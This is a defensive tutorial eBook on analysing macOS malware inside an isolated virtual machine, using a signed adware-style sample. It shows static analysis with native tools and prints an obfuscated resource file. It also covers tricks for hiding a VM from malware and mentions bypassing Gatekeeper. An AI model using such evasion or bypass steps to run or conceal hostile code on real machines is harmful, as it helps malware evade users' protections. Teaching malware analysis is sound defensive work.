

— HOW TO —

REVERSE MALWARE ON MACOS

— WITHOUT —

GETTING INFECTED



Phil Stokes

Sponsored by  SentinelOne™

TABLE OF CONTENTS

- Foreword 3
- Author’s Note 5
- Introduction 6
- Part One 7
 - How To Set Up A Safe Environment To Test Malware 7
 - Isolate Your macOS Guests! 8
 - Tools For Testing Malware On macOS 10
 - How To Find Malware Samples For macOS 11
 - macOS Malware File Analysis – First Steps 13
 - How To Check The Code Signature 14
 - Application Bundle Structure 15
 - How to Gather File Metadata 16
 - Review: Where We Are So Far 18
- Part Two 19
 - What is a Mach-O Binary? 19
 - Exploring Segments & Sections 20
 - The Power of Pulling Strings 22
 - Using Otool To Examine A Binary 23
 - Compiling Indicators of Compromise 26
 - Review: Where We Are So Far 28
- Part Three 29
 - How to Run Malware Blocked by Apple 29
 - Using LLDB to Examine Malware 30
 - Launching a Process in LLDB 32
 - How to Read Registers in LLDB 35
 - How to Exit the LLDB Debugger 37
 - Next Steps with macOS Reverse Engineering 38
- Conclusion 39

Foreword



By
Patrick Wardle

I'm strangely fascinated by malware. At a young age, tales of programs that could autonomously infect systems across the globe all the while stealthily avoiding detection seemed like the closest thing to "life" in cyberspace.

I craved more insight into these malicious creations, seeking answers to questions such as:

"How does malware infect computer systems?"

"To remain undetected, what stealth mechanism does the malware employ?"

"How can we generally detect such threats to ensure users remain protected?"

A job in the "Malicious Code Analysis" branch within the National Security Agency (NSA) gave me insight to many of these questions through the analysis of sophisticated "nation-state" malware designed to penetrate US government networks.

Since that time I've continually studied malware, though now I exclusively focus on specimens that target Apple's macOS platform. And though malware continues to evolve, the methods used to analyze it remain largely the same. Analyzing Mac malware comes with a few unique challenges. First and foremost,

the amount of malware that targets Cupertino's desktop OS is far less than that which infects Microsoft PCs. This means less samples to analyze, limited analysis tools, and a smaller community of researchers publishing research or analysis on such threats.

These challenges inspired me to create the Mac security website "Objective-See" (Objective-See.com) and the World's only Mac security conference, "Objective by the Sea." Both the site and conference seek to bring together knowledge and resources on Mac security topics such as Mac malware. The conference talks, website blogs, and comprehensive Mac malware collection are invaluable resources for both advanced Mac malware analysts and those that are just starting out.

However, one essential piece of the "malware analysis puzzle" was (until now!) missing. That piece, quite simply, was: where and how to begin malware analysis on the Mac platform?

Today, you're reading an excellent resource that seeks to provide the foundations, knowledge, and tools needed for you to become a proficient Mac malware analyst. Starting with the (imperative) basics such as setting up a safe analysis environment, it will walk you towards more advanced topics.

Along the way, links to more in depth content and specialized tools will be provided for the more adventurous reader.

So read on to begin (or enhance) your Mac malware analysis journey!

Patrick Wardle
Objective-See.com

Author's Note

If you're interested in developing skills in macOS malware analysis and reverse engineering, this short guide will help you on your way.

It assumes some familiarity with the command line and a basic knowledge of Apple programming language syntax, but even if you lack those, the guide is written in such a way that you should be able to play along step-by-step and arrive at the expected outcome. The onus is then on the learner to fill in any blanks encountered along the way, but if you complete this tutorial I'm sure you'll have been bitten deeply enough to have all the encouragement you need.

Motivation is always the primary factor in learning anything new, but a supportive community of like-minded enthusiasts will also help propel you to success. You'll find plenty of macOS enthusiasts to follow in this list of [macOS Twitter accounts](#) I curated for [@SentinelOne](#).

You can also follow me on Twitter [@philofishal](#), where I'll be more than happy to answer your questions or discuss the finer points of macOS reverse engineering and malware analysis with you!

Phil Stokes

philips@sentinelone.com

Introduction

Resources for learning malware analysis and reverse engineering abound for the Windows platform and PE files, but by comparison there's very little literature or tutorials for those who want to learn specifically about how to reverse macOS malware and macOS malware analysis techniques.


In this eBook, you'll learn how to set up a safe environment and how to acquire both the tools you need and samples to work on. You'll then take a sample file and, step-by-step, learn how to use native tools and techniques to understand what a file does and to build a list of IoCs (Indicators of Compromise) that can be used in detection. Along the way you'll learn how to use tools to conduct static analysis and dynamic analysis, and — I hope! — have some fun, too.

Let's get started!

Part One

How To Set Up A Safe Environment To Test Malware


To test malware, you'll need to download some virtualization software to run a guest operating system. There's basically three choices on macOS: **VirtualBox**, **Parallels** and **VMWare**. I have no preference here, so choose one, read the docs to set up a macOS Virtual Machine (any recent version will do, but this tutorial will use a Parallels Desktop VM instance running macOS 10.14.3) and come back here when you're ready. Take a look at the configuration options for your guest OS.



There's a few things you'll want to change. First, VMs can be laggy, so make sure you've afforded the VM enough RAM: 2GB is a minimum, but 4GB should make

things nice and smooth. For the same reason, up the graphics memory to at least 512MB.


Some malware tries to detect if you're running it in a VM and alters its behavior as a result. Although we won't deal with that situation in this tutorial, one trick that can help is to change the default MAC address of the machine. For Parallels change the MAC address so that it doesn't begin with **00-1C-42**, for VirtualBox change it to anything other than **08-00-27**, and for VMWare avoid the following prefixes: **00-50-56**, **00-0C-29** and **00-05-69**.



Isolate Your macOS Guests!


Most importantly, isolate the VM guest from your actual machine (the 'host'). That means you must not share any drives or folders, including backups. The malware must have no means of escape from your VM guest. I don't even share the clipboard.

How you do this depends on your particular VM software and its version, but the relevant options in Parallels Desktop 14, for example, are in the Security tab.



In the most recent version of VMWare's Fusion that I have, the Isolation panel is not the only place to look. Go through the other panels (e.g., 'Sharing') and disable anything that connects the guest to the host. The only thing the VM instance needs access to is the internet, which is usually set up by default.

After making the changes, start the VM and ensure that Shared Folders is empty.




Isolation is essential, but what if you want to offload some screenshots or output files for future reference? In that case, use the guest's browser and a free service like [wetransfer.com](https://www.wetransfer.com) to email compressed and password-protected files to yourself.

Tools For Testing Malware On macOS

From here on in, assume everything we discuss refers to actions inside your isolated VM instance. Take a moment to adjust any System Preferences or Application preferences to your liking, in particular the Terminal, as we're going to be in there most of the time.


On the command line, call the **strings** utility to set off the prompt to install Apple's command line tools. Work through the prompts till you're done.



And here's the good news: you actually now have all the tools installed that you need to learn macOS malware analysis and reverse engineering!

These tools include a string decoder (**strings**), file analysis utilities (**file**, **nm**, **xattr**, **mdls** and others), hex editors (**hexdump**, **od**, **xxd**), a static disassembler (**otool**), and a debugger, memory reader and dynamic disassembler (**lldb**). And we got all those for free!

Yes, you may have been expecting to hear about the many cool tools that professionals use like **Hopper**, **Cutter**, **Radare2**, Floss and the hundreds of excellent community-provided tools available on public repos.



We'll mention some of those during this series and at the end, but we're not going to need them at this stage. Why not? Because as learners, we want to understand the basic concepts of what we're doing. Professional tools are great for saving time and making you more productive, but in a learning context they can easily confuse or hide important details.

How To Find Malware Samples For macOS

There's just one thing missing before we can get started on macOS malware analysis and reverse engineering: some macOS malware!

Let's set up a working directory on our VM guest, where we'll save our samples and do all our work. Something like:

```
$ mkdir ~/Malware
```

There's a number of [sources](#) for getting sample malware. Probably one of the most popular is [VirusTotal](#), but you can only download samples from there if you have a paid account. Luckily, there are other public repositories like [malpedia](#), [malshare](#), and Patrick Wardle's [Mac Malware Repository](#). The sample we're going to use for this tutorial has the following hash and should be available from any of the sources above.

```
197977025c53d063723e6ca2bceb9b98beff6f540de80b28375399c  
dadfed42c
```

It's not the most dangerous malware in the world – good for us as we learn! – but it does have some unexpected behaviour, including dropping an instance of the mysterious malware Apple labelled [MACOS.35846e4](#) as one of its consequences. It also has some tricky obfuscated code that we'll need to figure out how to decrypt on the way.

10 / 61

10 engines detected this file

197977025c53d063723e6ca2bceb9b98beff6f540de80b28375399cdadfed42c
unpacknw.zip
contains-macho mac-app signed zip

Community Score

DETECTION	DETAILS	RELATIONS	BEHAVIOR	CONTENT	SUBMISSIONS	COMMUNITY
2019-04-01T14:32:11						
Arcabit		!	Trojan.Application.MAC.OSX.AMClean...			Avast
AVG		!	MacOS:AMC-DK [PUP]			BitDefender
Emsisoft		!	Gen:Variant.Application.MAC.OSX.AMCL...			eScan
ESET-NOD32		!	A Variant Of OSX/GT32SupportGeeks.C...			FireEye
GData		!	Gen:Variant.Application.MAC.OSX.AMCL...			MAX

macOS Malware File Analysis – First Steps

Download the sample and move it to your working directory. If you're not already doing that in the Terminal, let's switch to the command line now and rename the file to something more manageable:

```
$ mv
197977025c53d063723e6ca2bceb9b98bef f6f540de80b28375399c
dadfed42c.dms malware01
```

Let's find out what kind of thing it is with the file utility:

```
$ file malware01
```

```
sentinels-Mac:Malware sentinel$ file malware01
malware01: Zip archive data, at least v1.0 to extract
```

It's a zip file, so let's inflate it and see what we have:

```
$ unzip malware01
```


The output from Terminal shows us that it's a macOS application bundle with a regular hierarchy.

```
sentinels-Mac:Malware sentinel$ file malware01
malware01: Zip archive data, at least v1.0 to extract
sentinels-Mac:Malware sentinel$ unzip malware01
Archive:  malware01
  creating:  UnPackNw.app/
  creating:  UnPackNw.app/Contents/
  creating:  UnPackNw.app/Contents/_CodeSignature/
  inflating: UnPackNw.app/Contents/_CodeSignature/CodeResources
  creating:  UnPackNw.app/Contents/MacOS/
  inflating: UnPackNw.app/Contents/MacOS/UnPackNw
```

How To Check The Code Signature

Interestingly, there's a **_CodeSignature** folder, which only exists if a bundle has been codesigned by a developer. So let's find out who the developer is.

```
$ codesign -dvvvv -r - UnpackNw.app/
```



```
sentinels-Mac:Malware sentinel$ codesign -dvvvv -r - UnpackNw.app/  
Executable=/Users/sentinel/Malware/UnPackNw.app/Contents/MacOS/UnPackNw  
Identifier=com.techyutils.UnPack  
Format=app bundle with Mach-O thin (x86_64)  
CodeDirectory v=20200 size=917 flags=0x0(none) hashes=21+5 location=embedded  
VersionPlatform=1  
VersionMin=657664  
VersionSDK=658944  
Hash type=sha256 size=32  
CandidateCDHash sha1=1e429fa2e482ab6226f67894546373eae4398ce2  
CandidateCDHash sha256=87a6de43c7a9e0df2a3aa38d5c013fae6507e32a  
Hash choices=sha1,sha256  
Page size=4096  
CDHash=87a6de43c7a9e0df2a3aa38d5c013fae6507e32a  
Signature size=4743  
Authority=Developer ID Application: Techyutils Software Private Limited (VS9Q8BRRRJ)  
Authority=Developer ID Certification Authority  
Authority=Apple Root CA  
Signed Time=Apr 2, 2019 at 8:22:34 PM  
Info.plist entries=23  
TeamIdentifier=VS9Q8BRRRJ  
Sealed Resources version=2 rules=13 files=2  
designated => anchor apple generic and identifier "com.techyutils.UnPack" and (certificate leaf[field.1.2.840.113635.100.6.1.9] /* exists */ or certificate leaf[field.1.2.840.113635.100.6.2.6] /* exists */ and certificate leaf[field.1.2.840.113635.100.6.1.13] /* exists */ and certificate leaf[subject.OU] = VS9Q8BRRRJ)  
sentinels-Mac:Malware sentinel$
```

This tells us a number of useful things that we can use to build our list of IoCs. Both the bundle Identifier and the TeamIdentifier (aka Apple Developer Signing Certificate) can be used in detection software, so always make a note of those early in your analysis if they exist.

Let's find out if the developer's certificate is still valid or whether it's been revoked by Apple:

```
$ sptcl --verbose=4 --assess --type execute  
UnpackNw.app
```

If the file's code signature is no longer accepted, you'll see **CSSMERR_TP_CERT_REVOKED** in the output. In this case, the certificate is accepted.

A code signature doesn't mean all that much. There's plenty of fake and rogue developer accounts. What it does mean is that if the app is run, it should be subject to checks by Gatekeeper and XProtect unless we **bypass** them, which we'll discuss further on when we do some dynamic analysis.

Application Bundle Structure

Let's change directory into the bundle now so that we can more easily work with the contents.

```
$ cd UnpackNw.app/Contents
```

In Mac Application bundles, there's a couple of things that are required. There must be an Info.plist, and there must be at least two other folders: a MacOS folder, which contains the bundle's main executable, and a Resources folder, which can contain anything else the developer wants to package, including scripts and executables. You may also see other folders in other samples, such as Frameworks, Plugins and so on. Refer to Apple's [documentation](#) to learn more about bundle structure.

The Info.plist can contain useful information about the application's capabilities. We use **plutil** with the **-p** switch to read them on the command line.

```
$ plutil -p Info.plist
```

Note that the output includes "**CFBundleIdentifier**", the bundle identifier from the codesign utility, so you can get that for your list of IoCs here if you are dealing with a sample that isn't codesigned.

```
=> "com.techyutils.unpack"
```

We can learn a number of useful things from an Info.plist such as the minimum macOS version the sample will run on, and even what macOS version and build number the malware author was using when they built it. These details can be useful both for attribution and analysis: knowing the developer's build version may be an important clue if we're trying to work out why some code was or wasn't included, or why some versions of the malware run differently on different victims' machines.

Let's move on to the Resources folder. There's something interesting in here I noticed when we decompressed the zip file earlier.


```
sentinels-Mac:Contents sentinel$ ls -al
total 16
drwxr-xr-x@ 7 sentinel  staff   224 Apr  2 20:22 .
drwxr-xr-x@ 3 sentinel  staff    96 Apr  2 20:22 ..
-rw-r--r--@ 1 sentinel  staff  1578 Apr  2 20:22 Info.plist
drwxr-xr-x@ 3 sentinel  staff    96 Apr  2 20:22 MacOS
-rw-r--r--@ 1 sentinel  staff    8 Apr  2 20:22 PkgInfo
drwxr-xr-x@ 4 sentinel  staff   128 Apr  4 14:06 Resources
drwxr-xr-x@ 3 sentinel  staff    96 Apr  2 20:22 _CodeSignature
sentinels-Mac:Contents sentinel$ cd Resources/; ls -haltF
total 8
drwxr-xr-x@ 4 sentinel  staff   128B Apr  4 14:06 ./
drwxr-xr-x@ 7 sentinel  staff   224B Apr  2 20:22 ../
drwxr-xr-x@ 3 sentinel  staff    96B Apr  2 20:22 Base.lproj/
-rwxr-xr-x@ 1 sentinel  staff   325B Apr  2 20:22 unpack.txt*
sentinels-Mac:Resources sentinel$
```

What's that "unpack.txt" file, and why does it have an asterisk after it? Let's collect more details about it before we peek inside.

How to Gather File Metadata

There's a bunch of useful commands that you can use on any file on macOS to gather metadata about it, and it's always a good idea to do that before opening an unknown file.

Let's start with the **file** utility to see whether the item really is what its extension claims it is. In this case, it turns out to be a regular ASCII text file.




As the image above shows, we can use both **xattr -l** and **ls -al@** to list a file's extended attributes and permissions.

The **mdls** tool is a great utility that will also list metadata held by Spotlight and the Finder. As this metadata is persistent across file transfers, you can sometimes catch info about the source in here, too. The **man** pages of these utilities will tell you more about how to use them.

Look again at the output of **ls -al@**. Those three x characters in the permissions list indicate it has executable permissions, which is pretty odd for something that's supposed to be a plain text file. That's what the asterisk on the end of the filename was signalling as well: a file with executable permissions.

OK, let's get cracking and see what's inside it! You can use **cat** or a regular text editor in the GUI, but I prefer to use **vi**.



```
Resources — vi unpack.txt — 76x7
1 %' )dnh(egun^LrkwYvgsn; $#. jmrckv')rkv)_^_^_^^_/$^Msuk:$nsrv<)(qpp(c~wcto
kbir(phukc)urgroe)uirtecu)wiesvohb(C}nv$AL`objYhgjc;$Nhtrgjjcu(gvv$^Meru
j'+`7J&%"ruk$&9)bcp(hrkj&49 7&89#rkwXwfsn^LgvvYbot;%". kmrbkw&+b&)skw(^^
^^^_/_)%^Lsh}ow&$"rkwYvgrn%&*c&%"gwvYcou%'8&(bcp)isk&48!7^Ltk'*&#sjwXv
grn^Livch&*g&$"gwvXbot" `njbXhgkc$&*+gt`u&$t$^M
```

Woah, that's interesting! We have a plain text file with executable permissions that's full of obfuscated code. Suspicious, indeed! But what does all that obfuscated code mean? We're going to need to dig into the main executable to find out. That's coming next!

Review: Where We Are So Far

We've seen the importance of setting up a safe testing environment and how to do that to test macOS malware. We've found out how and where to source malware samples from, and we've looked at ways to determine what an application bundle contains and how to read a file's metadata. In our sample, we've found something interesting and obfuscated. But is it malicious, and how can we decode it?

Let's continue our exploration into macOS reverse engineering skills and dig into the static analysis of Mach-O executables, Mach-O disassembly and more in Part Two.

Part Two

What is a Mach-O Binary?

Let's change directory into `./MacOS/` and list the contents.

```
sentinels-Mac:Resources sentinel$ cd ./MacOS; ls -haltF
total 208
drwxr-xr-x@ 3 sentinel  staff   96B Apr  2 20:22 ./
drwxr-xr-x@ 7 sentinel  staff  224B Apr  2 20:22 ../
-rwxr-xr-x@ 1 sentinel  staff  100K Apr  2 20:22 UnPackNw*
sentinels-Mac:MacOS sentinel$
```

There's a single binary as expected. Let's run `file` on it and see what it says:

```
$ file UnPackNw
```

```
MacOS — -bash — 74x23
[sentinels-Mac:MacOS sentinel$ file UnPackNw
UnPackNw: Mach-O 64-bit executable x86_64
sentinels-Mac:MacOS sentinel$
```

The `file` utility tells us that this is a Mach-O binary. We'll keep the theory down to the minimum as this is a practical, hands-on tutorial, but we do need to cover the basics of what this means.

If you've come from a Windows or Linux background, you'll perhaps be familiar with their basic file types, PE and ELF. Although macOS shares Linux's Unix heritage, it cannot natively run ELF (or, indeed, PE files, at least not without the help of importing a framework like Mono, anyway). Instead, it has a unique file format called Mach-O, which essentially comes in two flavors: the so-called "fat" or

universal binaries which contain multiple architectures, and the single architecture Mach-O type. If you examine the **perl** binary, for example, with **file** and **lipo**, you'll see that it's a "fat" file.

```
sphil@athens:~$ file /usr/bin/perl
/usr/bin/perl: Mach-O universal binary with 2 architectures: [x86_64:Mach-O 64-bit executable x86_64] [i386:Mach-O
executable i386]
/usr/bin/perl (for architecture x86_64):      Mach-O 64-bit executable x86_64
/usr/bin/perl (for architecture i386): Mach-O executable i386
sphil@athens:~$ lipo -archs /usr/bin/perl
x86_64 i386
sphil@athens:~$ lipo -detailed_info /usr/bin/perl
Fat header in: /usr/bin/perl
fat_magic 0xc0c0c0c0
nfat_arch 2
architecture x86_64
  cputype CPU_TYPE_X86_64
  cpusubtype CPU_SUBTYPE_X86_64_ALL
  offset 4096
  size 30016
  align 2*12 (4096)
architecture i386
  cputype CPU_TYPE_I386
  cpusubtype CPU_SUBTYPE_I386_ALL
  offset 36864
  size 29744
  align 2*12 (4096)
sphil@athens:~$
```

If you find yourself dealing with a "fat" binary, you can easily use the **lipo** tool to extract the Mach-O architecture, but we won't be needing to do that in this tutorial.

Exploring Segments & Sections

Let's use the **pagestuff** utility to have a first look at our binary's internal structure. This tool is kind of odd in that the switches come after the file name:

```
$ pagestuff UnpackNw -a
```

A Mach-O binary contains a number of segments, which are in turn composed of sections. For the purposes of this tutorial, we only need to know that the **__TEXT** segment contains the **__text** section, which contains all the executable functions and methods. A couple of good intros on this topic, which I highly recommend for

anyone serious about getting into macOS malware reverse engineering, can be found [here](#) and [here](#). Here's a partial output of what you should see after running the above command:

```

1 File Page 0 contains Mach-O headers
2 File Page 1 contains contents of section (__TEXT,__text)
3 Symbols on file page 1 virtual address 0x100001570 to 0x100002000
4 0x0000000100001570 __main
5 0x00000001000015a0 -[AppDelegate applicationDidFinishLaunching:]
6 0x00000001000016e0 -[AppDelegate deleteAppBySelf]
7 0x0000000100001790 -[AppDelegate deletePreviousApp]
8 0x0000000100001870 -[AppDelegate createFileOnTemp:scrpName:]
9 0x0000000100001aa0 -[AppDelegate makeExecutableFileAtPath:]
10 0x0000000100001d70 -[AppDelegate executeAppleScript:isKill:]
11 0x0000000100001eb0 - 41-[AppDelegate executeAppleScript:isKill:]_block_invoke
12 File Page 2 contains contents of section (__TEXT,__text)
13 Symbols on file page 2 virtual address 0x100002000 to 0x100003000
14 0x0000000100002030 - 41-[AppDelegate executeAppleScript:isKill:]_block_invoke_2
15 0x0000000100002070 __copy_helper_block_
16 0x00000001000020a0 __destroy_helper_block_
17 0x00000001000020d0 __copy_helper_block_.119
18 0x0000000100002130 __destroy_helper_block_.120
19 0x0000000100002170 -[AppDelegate ReadPrefrance:]
20 0x00000001000023b0 -[AppDelegate ReadPrefrance]
21 0x0000000100002610 -[AppDelegate checkOurOfferInstlled]
22 0x0000000100002840 -[AppDelegate osVersion]
23 0x00000001000028c0 -[AppDelegate getPathFromAdobPlist:]
24 0x0000000100002b60 -[AppDelegate fireTrackOffersInstalledForPXL:]
25 0x0000000100002ca0 -[AppDelegate fireTrackOffersAcceptedForPXL:]
26 0x0000000100002de0 -[AppDelegate silentlyTrackInMain:]
27 0x0000000100002e30 -[AppDelegate silentlyFireUrl:]
28 File Page 3 contains contents of section (__TEXT,__text)

```

The output of **pagestuff** shows us that the malware contains some interestingly-named Objective-C methods, including “deleteAppBySelf” and “silentlyFireURL”.

We can get similar and perhaps more useful info using the **nm** utility. I'll use the **-m** switch here to display the Mach-O segment and section names in alphabetical order, but you should definitely check out its **man** page to see some of the other options.

```
$ nm -m UnpackNw
```

```

1 0000000100004360 (__TEXT,__text) non-external +[EncodeDecodeOps encryptDecryptOperation:]
2 00000001000043d0 (__TEXT,__text) non-external +[EncodeDecodeOps encryptDecryptOperationNew:forDict:]
3 0000000100003ae0 (__TEXT,__text) non-external +[EncodeDecodeOps encryptDecryptString:]
4 0000000100003ab0 (__TEXT,__text) non-external -[AppDelegate cxx_destruct]
5 0000000100002170 (__TEXT,__text) non-external -[AppDelegate ReadPrefrance:]
6 00000001000023b0 (__TEXT,__text) non-external -[AppDelegate ReadPrefrance]
7 00000001000015a0 (__TEXT,__text) non-external -[AppDelegate applicationDidFinishLaunching:]
8 0000000100002610 (__TEXT,__text) non-external -[AppDelegate checkOurOfferInstlled]
